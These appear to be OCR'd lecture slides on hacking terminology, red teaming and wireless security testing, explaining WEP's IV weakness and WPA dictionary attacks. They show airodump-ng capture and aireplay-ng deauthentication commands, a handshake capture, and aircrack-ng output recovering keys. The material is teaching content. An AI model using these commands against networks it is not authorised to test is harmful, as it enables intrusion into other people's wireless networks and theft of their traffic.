Hacking and Security

Agenda

???

Terminology

- Hacking - computer expertise
- Cracking - breaching security on software or systems
- Phreaking - cracking telecom networks
- Spoofing - faking the originating IP address (or MAC address) in a datagram
- Denial of Service (DoS) - flooding a host with sufficient traffic so that it can't respond anymore
- Scanning - searching for vulnerabilities

Terminology

- Phishing/Spear Phishing/Whaling
- DNS Hijacking
- ARP Poisoning
- Doxing
- DDoS
- IRC

Red Teaming

- Practice of analyzing a security mechanism from the standpoint of an external attacker or adversary
- Third-party penetration testers detect vulnerabilities in systems and networks while mimicking the attacks of an intruder

Hackers

hacker

n.

1. A computer expert

2. A person that intentionally circumvents computer security systems (more often used by the media)

Terminology


- Script Kiddies
- Black Hats / Crackers
- White Hats
- Gray Hats
- Insiders
- Hactivists
- Phreakers

Wireless Security Testing

Wireless Security Testing

- Open hotspots: unencrypted traffic, employ a wireless sniffer to capture all traffic.
  - Question: What is the one thing preventing your password on Gmail from leaking in this case?

```
root@IS33Y0U:~# airodump-ng mon0 -c1 -w open_network
```




WEP (In)security

- WEP is an outdated security standard vulnerable to statistical attacks due to IV collisions.
  - **The IV is too small and in cleartext.** The initialization vector in WEP is a 24-bit field, which is sent in the cleartext part of a message. Such a small space of initialization vectors *guarantees* the reuse of the same key stream.

WEP (In)security

- A busy access point, which constantly sends 1500 byte packets at 11Mbps, will exhaust the space of IVs after 1500*8/(11*10^6)*2^24 = ~18000 seconds, or 5 hours. (The amount of time may be even smaller, since many packets are smaller than 1500 bytes.) This allows an attacker to collect two ciphertexts that are encrypted with the same key stream and perform statistical attacks to recover the plaintext
- A false sense of security
- There is no reason to use it anymore since we have WPA2



root@Xtr3M3-Mach: ~ - Learn With Pranshu
File Edit View Search Terminal Help
Aircrack-ng 1.1
[00:00:23] Tested 546213 keys (got 6720 IVs)
KB depth byte(vote)
0 64/ 79 DD(7680) 03(7424) 15(7424) 25(7424) 4C(7424)
1 3/ 5 F9(9728) 17(9472) 46(9472) AA(9472) F5(9472)
2 44/ 2 F8(8192) 1E(7936) 20(7936) 21(7936) 61(7936)
3 23/ 24 01(8704) 0A(8448) 33(8448) A0(8448) D1(8448)
4 34/ 4 CE(8192) 32(7936) 47(7936) 4C(7936) 5A(7936)
KEY FOUND! [92:12:17:33:18]
Decrypted correctly: 100%
root@Xtr3M3-Mach:~#
Pranshu


WEP is bad … m’kay?


WPA

- User will configure a dictionary word as the WPA password for the sake of simplicity.
- Dictionary attacks are possible on WPA handshakes.

#aireplay-ng --deauth 0 -a <AP_MAC> mon0


wireless_file1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
eapol
No. Time Source Destination Protocol Length Info
2727 29.237075 MurataMa_1b:13:cc AsustekC_52:0c:33 EAPOL 133 Key (Message 1 of 4)
2733 29.243226 AsustekC_52:0c:33 MurataMa_1b:13:cc EAPOL 155 Key (Message 2 of 4)
2737 29.248338 MurataMa_1b:13:cc AsustekC_52:0c:33 EAPOL 189 Key (Message 3 of 4)
2739 29.252442 AsustekC_52:0c:33 MurataMa_1b:13:cc EAPOL 133 Key (Message 4 of 4)
8196 96.292889 AsustekC_52:0c:33 MurataMa_1b:13:cc EAPOL 155 Key (Message 2 of 4)
8199 96.292877 MurataMa_1b:13:cc AsustekC_52:0c:33 EAPOL 189 Key (Message 3 of 4)
8201 96.292889 AsustekC_52:0c:33 MurataMa_1b:13:cc EAPOL 133 Key (Message 4 of 4)
11664 119.220694 MurataMa_1b:13:cc AsustekC_52:0c:33 EAPOL 133 Key (Message 1 of 4)
11670 119.226330 AsustekC_52:0c:33 MurataMa_1b:13:cc EAPOL 155 Key (Message 2 of 4)
11674 119.232470 MurataMa_1b:13:cc AsustekC_52:0c:33 EAPOL 189 Key (Message 3 of 4)
11676 119.234523 AsustekC_52:0c:33 MurataMa_1b:13:cc EAPOL 133 Key (Message 4 of 4)
Frame 2727: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
IEEE 802.11 QoS Data, Flags: ......F.
Logical-Link Control
802.1X Authentication
Version: 802.1X-2004 (2)
Type: Key (3)
Length: 95
Key Descriptor Type: EAPOL RSN Key (2)
[Message number: 1]
Key Information: 0x008a
Key Length: 16
Replay Counter: 1
WPA Key Nonce: 112e0c118d64668a9906389c5a9aa4f587bcd88583b09ffd...
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000


Applications Places
33 °C Thu Dec 19, 9:31 PM
Aircrack-ng 1.2 beta1
[00:00:28] 11500 keys tested (422.76 k/s)
Current passphrase: 1 DENICE
Master Key : F0 AB A8 97 D3 12 F1 70 D7 48 EC D4 14 DF FF BE
C8 F1 09 F0 89 34 11 F3 0B F2 69 50 A2 80 69 9A
Transient Key : 50 32 DA 32 A9 A8 AB 12 4E 17 78 61 7C 22 65 72
73 7F 02 1B 3E 4D 62 4D D0 C3 7E 1D 2F C8 B9 AE
A4 2C 79 6C 5D F9 54 65 9B 11
3A 32 D1
1A D2 58 F7 49 9B 9E DE A7 EE 9F C1 5E 1C 67 F5
EAPOL HMAC : 64 35 DE 5E D6 36 C4 B1 F6 07 64 0A 2C 8F D5 BD
Parishu


root@amirootyet: ~/Demos
root@amirootyet: /usr/share/wordlists
ot@amirootyet: ~/Demos
Aircrack-ng 1.5.2
[00:00:20] 57812/64470 keys tested (1323.56 k/s)
Time left: 5 seconds 89.67%
KEY FOUND! [blasphemy]
Master Key : 4B 3D 7C 05 5A 5D B4 BA A0 6F 14 A2 07 65 AB FA
E0 8C 9F B9 30 2D 21 69 3D AE 99 B8 17 81 FD 56
Transient Key : E5 5F 63 FD 46 1A 53 F8 69 9D 85 85 82 8C EA DB
8D 5B 4F 54 93 9B B5 FF 3B 48 24 1B 2D 4C E7 F3
64 84 0E 14 DC 4A 02 9B ED 80 5E 11 01 4D 20 CD
03 E5 62 AE AE 76 D1 44 D1 75 2B 9F D2 98 94 37
EAPOL HMAC : DB 8F 91 56 2C 04 E7 38 E1 A9 0D 69 3E 4E E3 23
root@amirootyet:~/Demos#

WPS PIN Attack

